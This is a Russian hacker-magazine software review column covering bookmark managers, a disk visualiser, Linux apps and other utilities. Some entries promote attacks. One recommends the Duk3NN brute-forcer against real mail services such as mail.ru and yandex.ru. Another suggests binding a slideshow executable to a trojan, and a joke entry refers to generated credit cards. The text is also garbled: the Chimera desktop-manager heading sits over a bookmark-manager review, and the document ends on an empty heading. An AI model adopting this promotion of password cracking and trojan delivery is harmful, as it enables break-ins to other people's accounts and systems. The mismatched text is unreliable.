URL-ALBUM V 1.31



Windows 9x/Me/NT/2k/XP
Size: 827 Кб
Freeware
www.avtlab.ru




Стоило мне в прошлый раз рассказать о программе NetVisualize Favorites Organizer (www.netvisualize.com), как на хорошо известном своими классными утилитами сайте avtlab.ru одна за другой стали появляться новые версии URL-Album'a. Ясное дело, импортный визуальный менеджер закладок был немедленно списан в утиль, поскольку отечественный продукт делал его по всем параметрам.

Главное преимущество URL-Album'a заключается в его браузеронезависимости. Прога функционирует как совершенно самостоятельное приложение, а с Opera, Firefox, Internet Explorer (и другими браузерами, построенными на его основе) взаимодействует посредством плагинов. Естественно, как и другие проги этого вида, утилита URL-Album позволяет организовать коллекцию ссылок в наглядном виде, сопровождая каждый адрес скриншотом веб-сайта. Данный скриншот с лихвой заменяет любое, даже самое подробное описание, позволяя заложенной страничке не затеряться среди десятков (сотен? :)) других. Тем не менее, особо забывчивые все же могут добавить к любой графической закладке свой комментарий.

Помимо этого, URL-Album разрешает группировать ссылки по темам, производить проверку для выявления устаревших адресов, синхронизировать коллекции ссылок на разных компьютерах, осуществлять операции импорта, экспорта и резервирования данных, вести поиск по различным параметрам и выполнять многие другие полезные операции.

PLAYA!TRAX V 1.77







Windows 9x/Me/NT/2k/XP
Size: 3255 Кб
Shareware
www.playatrax.com

Не на шутку увлекся игрой в Counter-Strike (самая популярная игра в нашей районной локалке). Соответственно, больше внимания обращаю на околоигровой софт, а в результате стал на днях обладателем аудиоплеера для игроманов. От своих сородичей этот плеер отличается тем, что умеет показывать свое окошко прямо во время игры. Кроме того, управлять им можно не только мышкой или с клавиатуры, но и с помощью геймпада, джойстика или рулевого колеса. Особо серьезным товарищам предлагается задействовать эксклюзивную функцию голосового контроля.

Софтина поддерживает полноэкранные DirectX (от 6 до 9 версии) и OpenGL-приложения, умеет воспроизводить файлы всех популярных медиаформатов и обладает всеми стандартными возможностями современного аудиопроигрывателя. То есть, помимо таких специфических модулей, как OSD-редактор и монитор процессов, в Playa!TraX есть и эквалайзер, и редактор плей-листов. Кстати, интересная деталь: к каждой игре может подгружаться необходимым образом отредактированный список песен. Чтобы во время кровавого мясного шутинга спокойная RPG'шная музыка не сбивала настрой :).


К сожалению, и Playa!TraX требует для своей работы все тот же монструозный Microsoft .NET Framework 1.1. Больше, пожалуй, я об этой проге ничего тебе не скажу. Заинтересовался? Иди за подробностями на сайт или читай мануал.





WINDIRSTAT V 1.1

Windows NT/2k/XP
Size: 639 Кб
Freeware
http://windirstat.sourceforge.net




Вычесывание мусора из каталогов и подкаталогов с помощью обычного менеджера файлов требует времени и внимания. Поэтому многие продвинутые товарищи для быстрой очистки винчестера от мусора используют специальный браузер SequoiaView, в окне которого очень наглядно отображается сразу все содержимое выбранного юзером диска. Фишка в том, что файлы и каталоги выводятся на экран не в виде длинного-длинного списка, а в виде разноцветных прямоугольников. Размер каждого прямоугольника зависит от размера файла, а цвет – от его типа. Соответственно, в окне программы хорошо просматриваются и большие файлы (даже распиханные по левым директориям :)), и массовые залежи графики, видео, mp3. То есть как раз те файлы, с изучения которых обычно и начинают процедуру экстренной очистки винта! Классно, правда? Одна беда: проект SequoiaView был давно заброшен автором, а все альтернативные проги до сих пор сильно уступали Секвойе по красоте и удобству интерфейса. Однако перед самой сдачей статьи я обнаружил в Сети утилиту WinDirStat, в которой лучшие черты SequoiaView сочетаются с массой оригинальных нововведений, среди которых особенно хочется отметить правильно доработанный интерфейс, поддержку русского языка и возможность написания и использования собственных процедур автоматического удаления ненужных файлов. Поверь мне, приятель, эту прогу нужно срочно качать и юзать. Сугубо положительные впечатления от общения с ней тебе гарантируются.

PICTURESTOEXE 4.40 BETA 4

Windows 95/98/2K/XP/2003
Shareware
Size: 15556 Кб
www.wnsoft.com/apr


Можно ли прицепить exe-файл к графическому файлу? Пожалуйста, не задавай этого вопроса в 10001 раз! Да, подобное возможно, если воспользоваться одной из последних уязвимостей IE. Но долго ли просуществует эта дырка? Есть другое универсальное решение: софтина создает слайд-шоу, которое и упаковывает в обыкновенное исполняемое файло. Исполняемый же файл может быть идеально соединен с конем семейства троянских. Если же ты вовсе не собираешься творить виртуальный беспредел, но хочешь просто создать красивую презентацию, софт тоже не разочарует: фишек для оформления целое море. Слайд-шоу можно также утрамбовать в scr-файлик, то есть создать продвинутый скринсейвер.





PICAJET PHOTO RECOVERY 1.0.1 BETA


Windows 2000/XP/2003
Freeware
Size: 556 Кб
www.picajet.com



Пять лет назад еще можно было удивить кого-то обладанием цифровика. Сейчас это абсолютный mainstream, и удивиться ты сможешь лишь неприятному сюрпризу - потере отснятых фоток. Иногда подобное случается беспричинно с копеечными ноунеймами или после неосторожного форматирования их более именитых и породистых собратьев. Прога позволяет восстанавливать потерянные картинки с карт MemoryStick, CompactFlash, SecureDigital, MicroDrive. Если интерфейс софтины понравится, можно поставить вполне рабочий вьюер от того же производителя.

SPEEDFAN 4.22 BETA 6


95/98/ME/2K/XP/2003
Freeware
Size: 1001 Кб
www.almico.com/speedfan.php



Иногда мне кажется, что я перегрет. Такого впечатления никогда не возникает в отношении моего процессора, ибо за его температурой присматривает SpeedFan. Помимо температуры проца, прога показывает мне скорость работы и вольтаж других железок системы. Она работает с хардами по технологии S.M.A.R.T. В случае отдельных девайсов можно даже менять FSB. SpeedFan особенно удобен тем, что может снижать скорость вращения кулеров, чтобы экономить драгоценную электроэнергию и снижать шум системы. Это не первый монитор железа в моем богатом опыте обозревателя, но именно со SpeedFan я не совладал, не сумев заставить измерять температуру моих хардов.

TRAFFICCOMPRESSOR 0.1 BUILD 145

95/98/ME/2K/XP/2003
Freeware
Size: 558 Кб
www.tcompressor.com




Ты уже заколебался платить несметные тысячи за GPRS-трафик? Хватит. Тебя пришли спасать. Данная тулза сожмет твой интернет-трафик почти вдвое, а расходы могут упасть на 60%! Конечно же, тема будет актуальна и в локалках с дорогим трафиком. Благо подобных мест остается меньше и меньше, так что заточена прога явно под работу с GPRS и EDGE. К сожалению, пока TrafficCompressor умеет сжимать лишь текстовый трафик. Так что прога окажется полезной в первую очередь для сжатия news-серверного, почтового и ICQ-трафика. С браузером тоже обламываться не придется: выключив по старинке отображение картинок, ты также сможешь экономить на web-серфинге. Поддержку сжатия картинок обещают сделать в следующей версии. Запариваться с настройкой не придется, так как все уже приготовлено для безболезненной работы.

OSS RELEASE DIGEST: VECTORLINUX 5.0 SOHO

Вышла новая версия дистрибутива VectorLinux SOHO (small office/home office) 5.0, основанного Slackware Linux 10.1. Среди ключевых изменений: значительные обновления в административной утилите VASM и появление системы управления пакетами с проверкой зависимостей VLAPT (на основе Slapt-get). Разработчиками был полностью переписан инсталлятор: в нем улучшено автоматическое распознавание железа и выбор пакетов, а изменения в загрузочных скриптах привели к сокращению времени загрузки на 50%. Среди программного обеспечения в VectorLinux 5.0 SOHO: графическая среда KDE 3.3.2 и оконный менеджер IceWM 1.2.13, web-браузер Firefox 1.0, клиент обмена сообщениями Gaim 1.1.2, gFtp и Kasablanca для работы с FTP, почтовый клиент Sylpheed. Из других пакетов: OpenOffice.org 1.1.4, Abiword, Kontact, KMyMoney, GnuCash и QHAcc; QCAD 2.0.33, Scribus 1.2, Gimp 2.2.1, Blender 2.34, Povray и Inkscape; XAMPP, Bluefish 0.13, Quanta 3.3.2, CSSEditor 0.2.1.

X-SETUP PRO 7.0

95/98/ME/2K/XP/2003
Shareware
Size: 3343 Кб
www.x-setup.net



Только самый ленивый кодер не выпустил собственного tweaker'а для винды. Большинство подобных приблуд ничем не отличаются друг от друга, их единственная цель - похитить твой инетный трафик и место на винте. X-Setup - настоящий X-настройщик, который стройно впишется в твой хакерский софтовый арсенал. Приятная фича проги прячется в полноценной поддержке Longhorn, который уже год как захватил один из моих компов. По умолчанию прога запускает настройщик через назойливый Wizard. Использовать его - пустая трата времени, значительно проще сконфигурировать все необходимое ручками. Софтина обещает позаботиться о 1700 скрытых опциях винды. Мне понравилась возможность сохранить настройки одного компа и безболезненно перенести их на другой. Последняя версия умеет тюнить еще не установленную винду, проводя ряд изменений прямо в дистрибутиве.

ИЗ ДРУГИХ РЕЛИЗОВ

Slackware Linux 10.1, Apache 2.0.53, Yellow Dog Linux 4.0.1, X.Org 6.8.2, Red Hat Enterprise Linux 4.0, StarOffice 8 Beta, GNOME 2.8.3 и 2.10 Beta 2, Mandrakelinux 10.2 beta 3, Firefox 1.0.1, Lineox Enterprise Linux 4.0, KDE 3.4 RC1, Mozilla 1.8 Beta 1, GQview 2.0.0, Linux 2.6.11, OpenOffice.org 2.0 Beta.


MAXTHON STANDARD 1.2.000

Windows 95/98/2K/XP/2003

Freeware

Size: 1999 Кб

www.maxthon.com



Ты можешь настаивать на том, что Opera и FireFox давно научили IE сосать. Однако последние пять лет я не вылезаю из чрева MS-детища. Иногда лишь хочется чего-нибудь новенького. Тогда приходят на помощь другие браузеры, которые работают на базе все того же IE. Изобретение велосипеда? Быть может, хотя предлагаемый образец пошел еще дальше – это новая версия браузера на базе уже существовавшего проекта MyIE2. Одна из очевидных фишек софтины – поддержка скинов. Можно обвешать агрегат шкурами по самое не балуйся! Мне самому очень пришлась по вкусу работа с новомодными RSS-ресурсами прямо в окне браузера. На http://maxthon.tarapages.com ты можешь найти десятки других плагинов для Maxthon на все случаи своей нелегкой хакерской жизни.

MATHOMATIC V 12.1D


POSIX, Mac OS X, Windows*

Size (в .gz): 132 Кб


www.mathomatic.com

Лицензия: GNU LGPL

Mathomatic – мощная консольная математическая программа, разрабатываемая с 1986 года и с завидной регулярностью обновляемая по сей день. Всего в нее заложено 34 команды, комбинируя которые, можно выполнять элементарные арифметические операции и работать со структурами высшей математики. Среди функций Mathomatic - деление многочленов, сравнение и упрощение выражений, раскрытие скобок и степеней по правилам и формулам, решение уравнений, дифференцирование и интегрирование, нахождение минимумов, максимумов и пределов, разложение по Тейлору, поддержка комплексных чисел (выделение мнимой и действительной частей, нахождение всех комплексных корней уравнения), математическое суммирование и умножение (по изменяющимся от одного до другого значения переменным). Присутствует также, например, удобная команда tally для последовательного сложения большого количества чисел (после ввода нового элемента суммы и нажатия <Enter> показывают текущий результат и приглашение для следующего слагаемого). Все вводимые и выводимые данные программа преобразует в правильный и удобочитаемый вид (добавляет пропущенные знаки умножения, по возможности меняет десятичные дроби на обыкновенные, которые представляются вертикально, раскрашивает части выражений и т.п.). Предусмотрена возможность длительных вычислений: для этого все текущие значения и функции сохраняются в файл и затем могут быть загружены при следующем запуске программы для продолжения работы с уже определенными (полученными и введенными) данными. Чтобы не потеряться во всех предлагаемых услугах, в Mathomatic есть подробная встроенная справка.




* Порт для Windows работает через Cygwin, доступен для скачивания на сайте программы.





FIRESTARTER V 1.0.3


Linux
Size (в .gz): 1174 Кб
www.fs-security.com
Лицензия: GNU GPL



Firestarter – графическая оболочка для настройки firewall'а в среде GNOME в Linux. Уже при первом запуске программы по приветствию мастера начальной настройки сразу определяются основные цели разработчиков: они попытались сделать максимально удобный с пользовательской точки зрения интерфейс для облегчения работы с межсетевым экраном в Linux-ядрах 2.4 и 2.6. Всего у Firestarter три вкладки: статус с информацией о текущем положении сети (трафик и активность для каждого устройства, действующие на момент подключения), события с данными о заблокированных подключениях (время, порт, источник, протокол, сервисы для известных портов и т.п.), список правил. Сама политика задается отдельно для входящего и исходящего трафика, содержимое у правил очень простое и строится по схеме iptables: запретить/разрешить подключения для IP/хоста/подсети на такие-то сервисы/порты (можно добавлять комментарии, чтобы не забыть, почему, собственно, кому-то что-то разрешено). Все эти условия могут мгновенно приводиться в действие (при включении соответствующей опции). Отображамые события можно фильтровать по хостам, портам и, например, если местом назначения пакета не является firewall. Обеспечена поддержка протокола динамической конфигурации DHCP для локальной сети, а также фильтрация ICMP-пакетов (во избежание DoS-атак) и ToS (Type of Service), блокирование broadcast-трафика.

LIFEREA V 0.9.0

Linux
Size (в .gz): 1036 Кб
http://liferea.sf.net
Лицензия: GNU GPL




В последнее время все большую популярность в интернете набирает формат RSS – особенно это актуально для сетевых СМИ. Liferea расшифровывается как Linux Feed Reader, основывается на библиотеке GTK+ (использует движок GtkHTML2 или Mozilla) и предназначен для удобного сбора и чтения новостей и других данных в форматах RDF/RSS, CDF, Atom/Echo/PIE 0.2, OPML 1.0 и OCS 0.4 (определение типа проводится автоматически). Для RSS поддерживаются (иногда частично) некоторые модули (среди них Dublin Core, Freshmeat, Syndication и другие). Настройки Liferea позволяют задавать число новостей для кэширования, время автоматического обновления лент по умолчанию, однако для каждой подписки эти параметры могут быть заданы отдельно (данные о периодичности обновлений по желанию берутся из установок источника, если таковая опция в нем присутствует). Программа сама находит иконки сайтов и размещает их возле названий соответствующих лент, способна открывать ссылки (на которые ведут элементы из источников) как в своем окне, так и во внешнем браузере. Списки лент экспортируемы и импортируемы. Присутствует поиск новостей с возможностью создания каталогов, в которые помещаются найденные элементы. Сообщения о получении новых данных из источников могут показываться в виде всплывающих окон.

DUK3NN MAIL BRUTER 3.03



Win 98/2K/NT/Xp/2003
FreeWare
Size: 201 Кб
www.dukenn.balakhna.net




Спешу представить твоему вниманию отличный брутфорсер для таких популярных русских почтовых сервисов, как mail.ru, bk.ru, list.ru, yandex.ru, inbox.ru, yahoo.com и еще двух десятков доменов. Как и любой уважающий себя переборщик паролей, Duk3NN Mail Bruter может обрабатывать список пасс-комбинаций из файла (в таком формате: user@domainmail;password) или же атаковать в лоб – посимвольно (здесь можно настроить длину подбираемого пароля, символы, из которых он состоит, и кое-что другое). Программа многопоточна (1-255 возможных соединений) и поддерживает работу через прокси-серверы. Кстати, если при авторизации на сервере используется md5-хэширование логина или пароля, то не спеши паниковать – софтина справится и с такой задачей. Каким бы это ни казалось банальным, но одной из главных и полезных опций брутфорсера является звуковое оповещение (play sound when pass is found) при нахождении верного пароля, который, кстати, автоматически записывается в файл, указанный в настройках.

В общем, выросла достойная замена Брутусу. Попробовать нужно обязательно :).

NWG REDIRECT 2.0 BY SW1FT






Win 98/2K/NT/Xp/2003
FreeWare
Size: 220 Кб
www.asechka.ru

Чего только не понапридумывали для нас с тобой, чтобы использование ICQ-клиента было максимально удобным и эффективным. Эта программа от нашего соотечественника позволяет перенаправлять сообщения с одного уина на другой. Не понял? Поясняю. Представь такую ситуацию: ты дорожишь своим номером аськи, который у тебя, естественно, красивый. А иначе ты зря, что ли, X читаешь? Итак, собрался ты однажды в компьютерный клуб или любое другое компово-инетное место, хозяин которого не вызывает у тебя доверия. Людей, падких на чужие красивые уины, много, сам понимаешь. Тогда ты запускаешь дома свой номерок в онлайн на пару с Редиректом, настраиваешь перенаправляемый номерок (свежий кривой девятизнак), а в гостях уже с этой девятки выходишь чатиться. Все сообщения, которые приходят на твой реальный номер, форвардятся от имени твоего крутого номера к девятизначному. Твои ответы уходят назад по такому же принципу. Вообще, программе можно найти еще очень много применений, о которых сразу и не подумаешь. Приятные мелочи соблюдены: логирование сообщений, смена статуса номера, возможность выбора ICQ-сервера и многое другое.

AFTERSTEP V 2.0.3


POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 4597 Кб
www.afterstep.org
Лицензия: GNU GPL



AfterStep — современная реализация легендарной графической оболочки NeXTSTEP (релиз 1.0 для компьютеров NeXT вышел в 1989 году). Несмотря на то что проект стремится не отходить от уже древних идеологических концепций, оконный менеджер является вполне конкурентоспособной альтернативой более популярным оболочкам и наделен всеми необходимыми функциями. Добавив к этому исключительный внешний вид и продуманность интерфейса, можно только удивляться относительно небольшой распространенности AfterStep. Основные элементы оконного менеджера (в его стандартном виде): панель с иконками приложений (wharf), список окон запущенных программ, пейджер, именно в его страничном смысле: уменьшенные виды рабочих пространств (workspaces), разбитых по категориям (по умолчанию это «Работа», «www», «Почта» и «Игры» — на каждую по четыре desktop'а), дополнительная панель (после первого запуска в ней кнопка для вызова документации AfterStep, глаза xeyes, наблюдающие за курсором мыши, выпадающее меню с опциями перезагрузки менеджера и выхода из него, часы; кроме того, туда можно встраивать утилиты для мониторинга системы, календарь, иконки для приложений и т.п.). Меню вызывается нажатием левой кнопкой мыши на свободном пространстве (после того как оно всплывет, его наряду с прочими окнами можно прикрепить, оставив в виде активного окна на рабочем столе), позволяет запускать программы, настраивать внешний вид среды, загружать дополнительные модули и убирать уже функционирующие, изменять и просматривать положение, цвета и другие свойства окон. Описать все, на что способен AfterStep, не представляется мне возможным, так что особо заинтересованные могут обратиться к официальной документации проекта.

CHIMERA VIRTUAL DESKTOP MANAGER V 1.2B

Windows 9x/Me/NT/2k/XP
Size: 1144 Кб
Shareware
http://chimera.hu




Интересный менеджер закладок, сохраняющий в своей базе не только адреса, но и уменьшенные скриншоты заинтересовавших тебя страниц. Пользу от наличия у программы такой продвинутой функции переоценить трудно. Сколько раз я задумчиво почесывал затылок пятерней, пытаясь сообразить, какой именно сайт скрывается в моих закладках под тем или иным ничего не значащим названием. Но стоило перегнать коллекцию ссылок в NetVisualize Favorites Organizer, как процесс опознания страниц, на которых я давно не бывал, стал проходить заметно быстрее. Одного взгляда на скриншот обычно хватает, чтобы вспомнить, что за сайт ты когда-то «заложил» и почему. Не подкачало и качество реализации программы. Интерфейс приятный, настроек много. Очень порадовал тот факт, что этот менеджер закладок не завязан на Internet Explorer. По Ctrl+H NetVisualize выхватывает ссылку из окна любого активного браузера. Скриншот, название закладки, ее описание — все это сохраняется автоматически. С моей любимой Opera'ой этот менеджер закладок взаимодействовал без проблем. Если верить описанию, с Ослином, Мозиллой и Огненной Лисой эта программа тоже успешно дружит. Короче, тем, кто «закладывает» много и часто, советую качать и юзать. Думаю, не пожалеете.

AEWAN V 0.9.6

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 100 Кб
http://aewan.sf.net
Лицензия: GNU GPL


Aewan — консольный редактор для так называемого ASCII art (искусства текстовой графики) на базе ncurses. Одной из его ключевых достопримечательностей (судя по постоянным напоминаниям разработчиков) является поддержка слоев. Какие в ASCII могут быть слои? Да точно такие же, как и в обычной графике: абсолютно независимые части изображения, каждую из которых можно самостоятельно изменять, не трогая при этом другие слои рисунка, после чего накладывать фрагменты друг на друга. Все они в Aewan могут быть, как и положено, прозрачными и видимыми, со своими размерами и названиями, а переключение между ними при редактировании осуществляется через специальное меню (вызывается по F3); при необходимости уже созданные слои можно копировать. Одним из наиболее перспективных применений слоев является их использование в качестве кадров при создании ASCII-анимации (полная поддержка подобных анимаций ожидается в следующем релизе Aewan). Для управления гаммой предлагаются на выбор разнообразные комбинации фона и шрифтов из восьми цветов (каждый шрифт с каждым фоном, плюс атрибуты шрифта; суммарно получается вариантов 256). Если после создания некоторых элементов с помощью выбранных цветов возникает желание сменить их, не рисуя сами символы заново, то специально для этого есть функция tint cell, позволяющая обрабатывать цвета отдельных ячеек без нужды в редактировании содержимого. Представлена работа с выделенными участками изображения: помимо того, что для них также меняется фон и цвет шрифтов, сами куски можно перемещать по всему пространству, копировать и удалять. А если никак не удается определить цвета какой-то конкретной ячейки, можно воспользоваться местным аналогом пипетки, возвращающей в текущее цветовое сочетание данные из выбранной части изображения.



THE NOTEPAD




Windows 95/98/2K/XP
Shareware
Size: 67,5 Кб
[censored]



Самая убойная программа из разряда X-тулз, которая мне когда-либо попадалась. Тесные связи в хакерском и варезном андеграунде позволили мне с огромным трудом выудить полную версию этого профессионального продукта. Итак, Notepad предназначен для записи нот (до семи!). Многофункциональный нотный блокнот позволяет менять ноты местами, невероятным образом преобразовывая мелодию. Причем тут мелодия, спросишь ты и будешь прав. А не причем! Это отмаза для сам понимаешь каких органов (я надеюсь, ты правильно понимаешь, анатом фигов). На самом деле в нотпаде хакеры хранят такие ценнейшие данные, как сгенерированные при помощи программы VisaGen1991 кредитные карты, скрипткидисные уязвимости, пароли от порносайтов, девятизначных асек, БК-юнитов нулевого левела и многое другое! Советую тебе поставить Notepad на PGP-диск и никогда не произносить название этой разрушающей силы проги вслух.

RAINBOWCRACK 1.2

